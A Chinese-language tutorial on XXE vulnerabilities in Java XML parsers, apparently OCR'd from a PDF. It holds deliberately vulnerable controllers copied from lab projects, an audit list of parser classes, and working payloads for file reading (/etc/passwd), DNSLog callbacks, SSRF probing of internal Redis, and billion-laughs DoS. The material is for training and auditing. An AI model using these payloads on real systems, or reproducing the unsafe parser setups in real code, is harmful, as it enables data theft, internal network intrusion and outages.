import org.dom4j.io.SAXReader;
import org.springframework.web.bind.annotation.RequestMapping;
import org.springframework.web.bind.annotation.RestController;
import org.xml.sax.InputSource;

import javax.servlet.http.HttpServletRequest;
import java.io.InputStream;
import java.io.StringReader;

@RestController
public class DigesterTest {

    @RequestMapping("/digesterdemo/vul")
    public String digesterDemo(HttpServletRequest request) {
        try {
            //获取输入流
            InputStream in = request.getInputStream();
            String body =  convertStreamToString(in);

            Digester digester = new Digester();
            digester.parse(new StringReader(body));
            return "Digester XXE......";
        } catch (Exception e) {
            return "EXCEPT ERROR!!!";
        }
    }
    public static String convertStreamToString(java.io.InputStream is) {
        java.util.Scanner s = new java.util.Scanner(is).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";
    }
}
```



> 注意：
>
> 以上部分代码参考了：`https://github.com/JoyChou93/java-sec-code/blob/master/src/main/java/org/joychou/controller/XXE.java`

三、XXE 漏洞实践

1、Java XXE 支持的协议

Java中的XXE支持 `sun.net.www.protocol` 里面的所有协议：http，https，file，ftp，mailto，jar，netdoc 。

通常可以使用以下协议来发起XXE攻击：

- file：允许通过文件系统访问本地文件。
- http：允许通过HTTP协议访问远程服务器上的文件。
- https：允许通过HTTPS协议访问远程服务器上的文件。
- ftp：允许通过FTP协议访问远程服务器上的文件。

例如，下面的XML文档可以使用file协议读取本地文件 `/etc/passwd`：

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "file:///etc/passwd">
]>
<root>&file;</root>
```

> 注意：
>
> 在 JDK 1.7 和 JDK 1.6 update 35 是支持 gopher协议的。
>
> https://docs.oracle.com/javase/7/docs/technotes/guides/jweb/otherFeatures/protocol_support.html


2、file 协议回显读取任意文件

如果目标系统 XXE 漏洞是存在回显的情况，那么我们很幸运，可以直接使用`file`协议读取任意文件。

我们以上述示例代码`DOMTest`为例，该示例代码解析为回显场景，进行实践操作。


①、在桌面创建一个名为`test.txt`的文件，键入任意内容。

②、打开BurpSuite，通过访问`DOMTest`接口，并抓取接口数据包进行改造，最终如下图所示：



③、数据包中`Content-Type`大多数情况下值为`text/xml`或`application/xml`（两者区别在于编码格式不同），以避免报错。在请求体中键入读取任意文件攻击代码，点击send，通过响应可以看到读取了目标文本内容，如下图所示：

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "file:///C:/Users/powerful/Desktop/test.txt">
]>
<root>&file;</root>
```



3、网络协议访问 DNSLog

如果无回显可以使用网络协议 `HTTP/HTTPS` 向 DNSLog 发起请求，进行初步判断是否存在 XXE 漏洞。

①、访问 `http://dnslog.cn/` 获取一个 DNSLog 地址。

①、打开BurpSuite，构造访问 `JDOMTest` 接口，并键入发起 DNSLog 网络请求的注入代码，发送数据包，最终结果如下图所示：

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "https://u50ukl.dnslog.cn">
]>
<root>&file;</root>
```

4、XXE 漏洞审计函数

```
XMLReaderFactory
createXMLReader
SAXBuilder
SAXReader
```

```
SAXParserFactory
newSAXParser
Digester
DocumentBuilderFactory
DocumentBuilder
XMLReader
DocumentHelper
XMLStreamReader
SAXParser
SAXSource
TransformerFactory
SAXTransformerFactory
SchemaFactory
Unmarshaller
XPathExpression
javax.xml.parsers.DocumentBuilder
javax.xml.parsers.DocumentBuilderFactory
javax.xml.stream.XMLStreamReader
javax.xml.stream.XMLInputFactory
org.jdom.input.SAXBuilder
org.jdom2.input.SAXBuilder
org.jdom.output.XMLOutputter
oracle.xml.parser.v2.XMLParser
javax.xml.parsers.SAXParser
org.dom4j.io.SAXReader
org.dom4j.DocumentHelper
org.xml.sax.XMLReader
javax.xml.transform.sax.SAXSource
javax.xml.transform.TransformerFactory
javax.xml.transform.sax.SAXTransformerFactory
javax.xml.validation.SchemaFactory
javax.xml.validation.Validator
javax.xml.bind.Unmarshaller
javax.xml.xpath.XPathExpression
java.beans.XMLDecoder
```


5、XXE Payloads

5.1、读取本地任意文件

Windows 系统读取文件需要`file:///C:/`（带着盘符）

Linux/Unix系统读取文件需要`file:///`

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "file:///C:/Users/powerful/Desktop/test.txt">
]>
<root>&file;</root>
```

5.2、请求 DNSLog

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "https://dnslog地址">
]>
<root>&file;</root>
```

5.3、SSRF 探测内网

可通过时间响应差异等情况探测内网IP，以及端口开放情况。

如果内网存在redis未授权，可以尝试进行组合攻击。

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY file SYSTEM "http://127.0.0.1:6379">
]>
<root>&file;</root>
```

5.4、DoS 攻击

其原理是通过不断迭代增大变量的空间，进而导致内存崩溃。

```
<!--?xml version="1.0" ?-->
<!DOCTYPE lolz [<!ENTITY lol "lol"><!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<tag>&lol9;</tag>
```

更多可参考：`https://github.com/payloadbox/xxe-injection-payload-list`

四、XXE 靶场漏洞源码

找了一些开源项目 XXE 漏洞源码，可自行分析，加深 XXE 漏洞源码理解。

4.1、XXE-LAB

源码地址：https://github.com/c0ny1/xxe-lab/blob/master/java_xxe/src/me/gv7/xxe/LoginServlet.java

【复制粘贴版】漏洞源码：

```
@WebServlet("/doLoginServlet")
public class LoginServlet extends HttpServlet {
    private static final long serialVersionUID = 1L;

    private static final String USERNAME = "admin";//账号
    private static final String PASSWORD = "admin";//密码

    protected void doGet(HttpServletRequest request, HttpServletResponse
response) throws ServletException, IOException {
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        DocumentBuilder db;
        String result="";
        try {
            db = dbf.newDocumentBuilder();
            /*修复代码*/
            //dbf.setExpandEntityReferences(false);
            Document doc = db.parse(request.getInputStream());
            String username = getValueByTagName(doc,"username");
            String password = getValueByTagName(doc,"password");
            if(username.equals(USERNAME) && password.equals(PASSWORD)){
                result = String.format("<result><code>%d</code><msg>%s</msg>
</result>",1,username);
            }else{
                result = String.format("<result><code>%d</code><msg>%s</msg>
</result>",0,username);
            }
        } catch (ParserConfigurationException e) {
            e.printStackTrace();
            result = String.format("<result><code>%d</code><msg>%s</msg>
</result>",3,e.getMessage());
        } catch (SAXException e) {
            e.printStackTrace();
            result = String.format("<result><code>%d</code><msg>%s</msg>
</result>",3,e.getMessage());
        }
        response.setContentType("text/xml;charset=UTF-8");
        response.getWriter().append(result);
    }

    protected void doPost(HttpServletRequest request, HttpServletResponse
response) throws ServletException, IOException {
        doGet(request, response);
```

```
    }

    /**
     *
     * @param doc 文档
     * @param tagName 标签名
     * @return 标签值
     */
    public static String getValueByTagName(Document doc, String tagName){
        if(doc == null || tagName.equals(null)){
            return "";
        }
        NodeList pl = doc.getElementsByTagName(tagName);
        if(pl != null && pl.getLength() > 0){
            return pl.item(0).getTextContent();
        }
        return "";
    }
}
```

4.2、Webgoat

源码地址：https://github.com/WebGoat/WebGoat/tree/develop/src/main/java/org/owasp/webgoat/lessons/xxe

【复制粘贴版】漏洞源码（复制粘贴了其中一个）：

```
/**
     * Notice this parse method is not a "trick" to get the XXE working, we need
to catch some of the exception which
     * might happen during when users post message (we want to give feedback
track progress etc). In real life the
     * XmlMapper bean defined above will be used automatically and the Comment
class can be directly used in the
     * controller method (instead of a String)
     */
    protected Comment parseXml(String xml) throws JAXBException,
XMLStreamException {
        var jc = JAXBContext.newInstance(Comment.class);
        var xif = XMLInputFactory.newInstance();

        if (webSession.isSecurityEnabled()) {
            xif.setProperty(XMLConstants.ACCESS_EXTERNAL_DTD, ""); // Compliant
            xif.setProperty(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "");  //
compliant
        }

        var xsr = xif.createXMLStreamReader(new StringReader(xml));

        var unmarshaller = jc.createUnmarshaller();
        return (Comment) unmarshaller.unmarshal(xsr);
    }
```

4.3、Java-Sec-Code XXE

源码地址：https://github.com/JoyChou93/java-sec-code/blob/master/src/main/java/org/joychou/controller/XXE.java

【复制粘贴版】漏洞源码：

```
@RestController
@RequestMapping("/xxe")
public class XXE {

    private static Logger logger = LoggerFactory.getLogger(XXE.class);
    private static String EXCEPT = "xxe except";

    @PostMapping("/xmlReader/vuln")
    public String xmlReaderVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);
            XMLReader xmlReader = XMLReaderFactory.createXMLReader();
            xmlReader.parse(new InputSource(new StringReader(body)));  // parse
xml
            return "xmlReader xxe vuln code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    @RequestMapping(value = "/xmlReader/sec", method = RequestMethod.POST)
    public String xmlReaderSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            XMLReader xmlReader = XMLReaderFactory.createXMLReader();
            // fix code start
            xmlReader.setFeature("http://apache.org/xml/features/disallow-
doctype-decl", true);
            xmlReader.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            xmlReader.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            //fix code end
            xmlReader.parse(new InputSource(new StringReader(body)));  // parse
xml

        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
```

```
        return "xmlReader xxe security code";
    }


    @RequestMapping(value = "/SAXBuilder/vuln", method = RequestMethod.POST)
    public String SAXBuilderVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXBuilder builder = new SAXBuilder();
            // org.jdom2.Document document
            builder.build(new InputSource(new StringReader(body)));  // cause xxe
            return "SAXBuilder xxe vuln code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }

    @RequestMapping(value = "/SAXBuilder/sec", method = RequestMethod.POST)
    public String SAXBuilderSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXBuilder builder = new SAXBuilder();
            builder.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            builder.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            builder.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            // org.jdom2.Document document
            builder.build(new InputSource(new StringReader(body)));

        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "SAXBuilder xxe security code";
    }

    @RequestMapping(value = "/SAXReader/vuln", method = RequestMethod.POST)
    public String SAXReaderVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXReader reader = new SAXReader();
            // org.dom4j.Document document
            reader.read(new InputSource(new StringReader(body))); // cause xxe

        } catch (Exception e) {
            logger.error(e.toString());
```

```
            return EXCEPT;
        }

        return "SAXReader xxe vuln code";
    }

    @RequestMapping(value = "/SAXReader/sec", method = RequestMethod.POST)
    public String SAXReaderSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXReader reader = new SAXReader();
            reader.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            reader.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            reader.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            // org.dom4j.Document document
            reader.read(new InputSource(new StringReader(body)));
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "SAXReader xxe security code";
    }

    @RequestMapping(value = "/SAXParser/vuln", method = RequestMethod.POST)
    public String SAXParserVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXParserFactory spf = SAXParserFactory.newInstance();
            SAXParser parser = spf.newSAXParser();
            parser.parse(new InputSource(new StringReader(body)), new
DefaultHandler());  // parse xml

            return "SAXParser xxe vuln code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    @RequestMapping(value = "/SAXParser/sec", method = RequestMethod.POST)
    public String SAXParserSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXParserFactory spf = SAXParserFactory.newInstance();
            spf.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
```

```
            spf.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            spf.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            SAXParser parser = spf.newSAXParser();
            parser.parse(new InputSource(new StringReader(body)), new
DefaultHandler());  // parse xml
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "SAXParser xxe security code";
    }


    @RequestMapping(value = "/Digester/vuln", method = RequestMethod.POST)
    public String DigesterVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            Digester digester = new Digester();
            digester.parse(new StringReader(body));  // parse xml
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "Digester xxe vuln code";
    }

    @RequestMapping(value = "/Digester/sec", method = RequestMethod.POST)
    public String DigesterSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            Digester digester = new Digester();
            digester.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            digester.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            digester.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            digester.parse(new StringReader(body));  // parse xml

            return "Digester xxe security code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    // 有回显
    @RequestMapping(value = "/DocumentBuilder/vuln01", method =
RequestMethod.POST)
```

```
    public String DocumentBuilderVuln01(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);
            DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
            DocumentBuilder db = dbf.newDocumentBuilder();
            StringReader sr = new StringReader(body);
            InputSource is = new InputSource(sr);
            Document document = db.parse(is);  // parse xml

            // 遍历xml节点name和value
            StringBuilder buf = new StringBuilder();
            NodeList rootNodeList = document.getChildNodes();
            for (int i = 0; i < rootNodeList.getLength(); i++) {
                Node rootNode = rootNodeList.item(i);
                NodeList child = rootNode.getChildNodes();
                for (int j = 0; j < child.getLength(); j++) {
                    Node node = child.item(j);
                    buf.append(String.format("%s: %s\n", node.getNodeName(),
node.getTextContent()));
                }
            }
            sr.close();
            return buf.toString();
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    // 有回显
    @RequestMapping(value = "/DocumentBuilder/vuln02", method =
RequestMethod.POST)
    public String DocumentBuilderVuln02(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
            DocumentBuilder db = dbf.newDocumentBuilder();
            StringReader sr = new StringReader(body);
            InputSource is = new InputSource(sr);
            Document document = db.parse(is);  // parse xml

            // 遍历xml节点name和value
            StringBuilder result = new StringBuilder();
            NodeList rootNodeList = document.getChildNodes();
            for (int i = 0; i < rootNodeList.getLength(); i++) {
                Node rootNode = rootNodeList.item(i);
                NodeList child = rootNode.getChildNodes();
                for (int j = 0; j < child.getLength(); j++) {
                    Node node = child.item(j);
                    // 正常解析XML，需要判断是否是ELEMENT_NODE类型。否则会出现多余的的节
点。
                    if (child.item(j).getNodeType() == Node.ELEMENT_NODE) {
```

```
                        result.append(String.format("%s: %s\n",
node.getNodeName(), node.getFirstChild()));
                    }
                }
            }
            sr.close();
            return result.toString();
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    @RequestMapping(value = "/DocumentBuilder/Sec", method = RequestMethod.POST)
    public String DocumentBuilderSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
            dbf.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            dbf.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            dbf.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            DocumentBuilder db = dbf.newDocumentBuilder();
            StringReader sr = new StringReader(body);
            InputSource is = new InputSource(sr);
            db.parse(is);  // parse xml
            sr.close();
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "DocumentBuilder xxe security code";
    }


    @RequestMapping(value = "/DocumentBuilder/xinclude/vuln", method =
RequestMethod.POST)
    public String DocumentBuilderXincludeVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
            dbf.setXIncludeAware(true);   // 支持XInclude
            dbf.setNamespaceAware(true);  // 支持XInclude
            DocumentBuilder db = dbf.newDocumentBuilder();
            StringReader sr = new StringReader(body);
            InputSource is = new InputSource(sr);
            Document document = db.parse(is);  // parse xml

            NodeList rootNodeList = document.getChildNodes();
```

```
            response(rootNodeList);

            sr.close();
            return "DocumentBuilder xinclude xxe vuln code";
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
    }


    @RequestMapping(value = "/DocumentBuilder/xinclude/sec", method =
RequestMethod.POST)
    public String DocumentBuilderXincludeSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);
            DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();

            dbf.setXIncludeAware(true);   // 支持XInclude
            dbf.setNamespaceAware(true);  // 支持XInclude
            dbf.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            dbf.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            dbf.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);

            DocumentBuilder db = dbf.newDocumentBuilder();
            StringReader sr = new StringReader(body);
            InputSource is = new InputSource(sr);
            Document document = db.parse(is);  // parse xml

            NodeList rootNodeList = document.getChildNodes();
            response(rootNodeList);

            sr.close();
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "DocumentBuilder xinclude xxe vuln code";
    }


    @PostMapping("/XMLReader/vuln")
    public String XMLReaderVuln(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXParserFactory spf = SAXParserFactory.newInstance();
            SAXParser saxParser = spf.newSAXParser();
            XMLReader xmlReader = saxParser.getXMLReader();
            xmlReader.parse(new InputSource(new StringReader(body)));
```

```
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }

        return "XMLReader xxe vuln code";
    }


    @PostMapping("/XMLReader/sec")
    public String XMLReaderSec(HttpServletRequest request) {
        try {
            String body = WebUtils.getRequestBody(request);
            logger.info(body);

            SAXParserFactory spf = SAXParserFactory.newInstance();
            SAXParser saxParser = spf.newSAXParser();
            XMLReader xmlReader = saxParser.getXMLReader();
            xmlReader.setFeature("http://apache.org/xml/features/disallow-
doctype-decl", true);
            xmlReader.setFeature("http://xml.org/sax/features/external-general-
entities", false);
            xmlReader.setFeature("http://xml.org/sax/features/external-parameter-
entities", false);
            xmlReader.parse(new InputSource(new StringReader(body)));

        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }
        return "XMLReader xxe security code";
    }


    /**
     * 修复该漏洞只需升级dom4j到2.1.1及以上，该版本及以上禁用了ENTITY；
     * 不带ENTITY的PoC不能利用，所以禁用ENTITY即可完成修复。
     */
    @PostMapping("/DocumentHelper/vuln")
    public String DocumentHelper(HttpServletRequest req) {
        try {
            String body = WebUtils.getRequestBody(req);
            DocumentHelper.parseText(body); // parse xml
        } catch (Exception e) {
            logger.error(e.toString());
            return EXCEPT;
        }

        return "DocumentHelper xxe vuln code";
    }


    private static void response(NodeList rootNodeList){
        for (int i = 0; i < rootNodeList.getLength(); i++) {
            Node rootNode = rootNodeList.item(i);
            NodeList xxe = rootNode.getChildNodes();
```

```
            for (int j = 0; j < xxe.getLength(); j++) {
                Node xxeNode = xxe.item(j);
                // 测试不能blind xxe，所以强行加了一个回显
                logger.info("xxeNode: " + xxeNode.getNodeValue());
            }

        }
    }

    public static void main(String[] args)  {
    }

}
```

4.4、Hello-Java-Sec XXE

源码地址：`https://github.com/j3ers3/Hello-Java-Sec/blob/master/src/main/java/com/best/hello/controller/XXE/XXE.java`

【复制粘贴版】漏洞源码：

```
@Api("Xml外部实体注入")
@RestController
@RequestMapping("/XXE")
public class XXE {
    Logger log = LoggerFactory.getLogger(XXE.class);

    /**
     * @poc http://127.0.0.1:8888/XXE/XMLReader
     * Content-Type: application/xml
     * payload: <?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [<!ENTITY
xxe SYSTEM "http://0g5zvd.dnslog.cn">]><root>&xxe;</root>
     */
    @ApiOperation(value = "vul：XMLReader")
    @RequestMapping(value = "/XMLReader")
    public String XMLReader(@RequestParam String content) {
        try {
            log.info("[vul] XMLReader: " + content);

            XMLReader xmlReader = XMLReaderFactory.createXMLReader();
            // 修复：禁用外部实体
            // xmlReader.setFeature("http://apache.org/xml/features/disallow-
doctype-decl", true);
            xmlReader.parse(new InputSource(new StringReader(content)));
            return "XMLReader XXE";
        } catch (Exception e) {
            return e.toString();
        }
    }

    /**
     * javax.xml.parsers.SAXParser 是 XMLReader 的替代品，它提供了更多的安全措施，例如默
认禁用 DTD 和外部实体的声明，如果需要使用 DTD 或外部实体，可以手动启用它们，并使用相应的安全措施
```

```
     */
    @ApiOperation(value = "vul：SAXParser")
    @RequestMapping(value = "/SAXParser")
    public String SAXParser(@RequestParam String content) {
        try {
            SAXParserFactory factory = SAXParserFactory.newInstance();
            SAXParser parser = factory.newSAXParser();
            parser.parse(new InputSource(new StringReader(content)), new
DefaultHandler());
            return "SAXParser XXE";
        } catch (Exception e) {
            return e.toString();
        }
    }


    @ApiOperation(value = "vul：xmlbeam")
    @RequestMapping(value = "/xmlbeam")
    public String handleCustomer(@RequestBody Customer customer) {
        log.info("[vul] xmlbeam: " + customer);
        return String.format("%s:%s login success!", customer.getFirstname(),
customer.getLastname());
    }

    public interface Customer {
        @XBRead("//username")
        String getFirstname();

        @XBRead("//password")
        String getLastname();
    }


    @ApiOperation(value = "vul：SAXReader")
    @RequestMapping(value = "/SAXReader")
    public String SAXReader(@RequestParam String content) {
        try {
            SAXReader sax = new SAXReader();
            // 修复：禁用外部实体
            // sax.setFeature("http://apache.org/xml/features/disallow-doctype-
decl", true);
            sax.read(new InputSource(new StringReader(content)));
            return "SAXReader XXE";
        } catch (Exception e) {
            return e.toString();
        }
    }


    @ApiOperation(value = "vul：SAXBuilder", notes = "是一个JDOM解析器，能将路径中的
XML文件解析为Document对象")
    @RequestMapping(value = "/SAXBuilder")
    public String SAXBuilder(@RequestBody String content) {
        try {
            SAXBuilder saxbuilder = new SAXBuilder();
```

```
            // saxbuilder.setFeature("http://apache.org/xml/features/disallow-
doctype-decl", true);
            saxbuilder.build(new InputSource(new StringReader(content)));
            return "SAXBuilder XXE";
        } catch (Exception e) {
            return e.toString();
        }
    }


    /**
     * @poc http://127.0.0.1:8888/XXE/DocumentBuilder
     * payload: <?xml version="1.0" encoding="utf-8"?><!DOCTYPE test [<!ENTITY
xxe SYSTEM "file:///etc/passwd">]><person><name>&xxe;</name></person>
     */
    @ApiOperation(value = "vul: DocumentBuilder类")
    @RequestMapping(value = "/DocumentBuilder")
    public String DocumentBuilder(@RequestParam String content) {
        try {
            // DocumentBuilderFactory是用于创建DOM模式的解析器对象，newInstance方法会根
据本地平台默认安装的解析器，自动创建一个工厂的对象并返回。
            DocumentBuilderFactory factory =
DocumentBuilderFactory.newInstance();

            DocumentBuilder builder = factory.newDocumentBuilder();
            StringReader sr = new StringReader(content);
            InputSource is = new InputSource(sr);
            Document document = builder.parse(is);

            NodeList nodeList = document.getElementsByTagName("person");
            Element element = (Element) nodeList.item(0);
            return String.format("姓名: %s",
element.getElementsByTagName("name").item(0).getFirstChild().getNodeValue());

        } catch (Exception e) {
